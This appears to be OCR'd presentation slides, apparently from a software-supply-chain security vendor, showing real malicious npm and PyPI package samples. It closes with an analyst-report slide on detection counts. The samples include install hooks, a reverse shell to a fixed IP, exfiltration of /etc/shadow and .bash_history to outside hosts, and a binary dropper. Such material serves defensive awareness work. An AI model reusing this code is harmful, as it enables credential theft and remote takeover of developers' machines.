
```javascript
const os = require("os"),
    serialize = require("node-serialize"),
    https = require("https"),
    package = require("./package.json");

function fingerprint() {
    let a = "";
    try {
        a = machineIdSync()
    } catch (b) {
        let c = os.userInfo(),
            d = os.cpus().map(a => a.model.replace(/ /g, ""));
        a = Buffer.from(c.username + c.homedir + d[0]).toString("base64")
    }
    return a
}

function fetchIpInfo(a) {
    return new Promise((b, c) => {
        const d = https.get(a, a => {
            let c = [];
            a.on("data", a => {
                c.push(a)
            }), a.on("end", () => {
                c = JSON.parse(c.toString());
                let a = c.ip,
                    d = c.country,
                    e = c.city;
                b(`ip: ${a}, country: ${d}, city: ${e}`)
            })
        });
        d.on("error", a => c(a))
    })
}
```

Malware – dependency confusion



```json
{
  "name": "amzn",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "postinstall": "node run.js",
   "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "zappos",
  "license": "ISC"
}
```


Ref: https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files




```
const https = require('https')
const os = require('os')
const execSync = require('child_process').execSync;

code = execSync('cat /etc/shadow');

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;

var info = os.userInfo()

var username = encodeURIComponent(info.username)
var home_dir = encodeURIComponent(info.homedir)
var current_dir = encodeURIComponent(__dirname)
var code = encodeURIComponent(code)

//Fetching IP Address

var ifaces = os.networkInterfaces();

var adresses = Object.keys(ifaces).reduce(function (result, dev) {
  return result.concat(ifaces[dev].reduce(function (result, details) {
    return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
  }, []));
});

(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(5482, "5.189.184.129", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();


var pt = "/?@amzn="+username+"|"+home_dir+"|"+current_dir+"|"+adresses+"|"+code

const options = {
  hostname: 'comevil.fun',
  port: 443,
  path: pt,
  method: 'GET'
}

const req = https.request(options, res => {
```

sonatype

Can I sneak peek at your .bash_history?




```
{
  "name": "serverless-slack-app",
  "version": "9.9.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "preinstall": "node index.js",
    "test": "",
    "postinstall": "npx https://gist.github.com/dimax0220/52da30e74adb24f2190ee7967444c864"
  },
  "author": "",
  "license": "ISC"
}
```




```
const options = {
    host: 'd9c0c0d50237.ngrok.io',
    path: '/',
    port: 80,
    method: 'POST'
};

const req = http.request(options, function(response) {
    console.log(response);
});

fs.readFile(`${home}/.bash_history`, 'utf-8', function(error, data) {
    console.log(data);
    req.write(data);
    req.end();
});
```

collored or colored



```python
import os, urllib.request, threading, subprocess

__BASE_URL__ = 'https://rentry.co/2sv84/raw'

class Dropper:
    @staticmethod
    def ResolveBinaryAddr() -> str:
        return urllib.request.urlopen(urllib.request.Request(__BASE_URL__)).read().decode('utf-8').split('\n')[0]

    @staticmethod
    def DropBinary(url: str):
        path = f"C:\\Users\\{os.getenv('username')}\\AppData\\Local\\Temp\\Bin.exe"
        subprocess.call(f'curl -o {path} {url} && start {path}', shell=False, creationflags=0x08000000)

def __init__():
    Dropper.DropBinary(Dropper.ResolveBinaryAddr())

def init():
    threading.Thread(target=__init__).start()
```

Ref: htt



THE FORRESTER WAVE™

Software Composition Analysis

Q2 2023

Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.


Ref: https://reprints2.forrester.com/#/ass 20forrester-sca-
wave&utm_source=sales-email&utm_m

Malicious Packages Detected

JFrog 1,812

mend.io 4,500

sonatype 315,465 NEW!

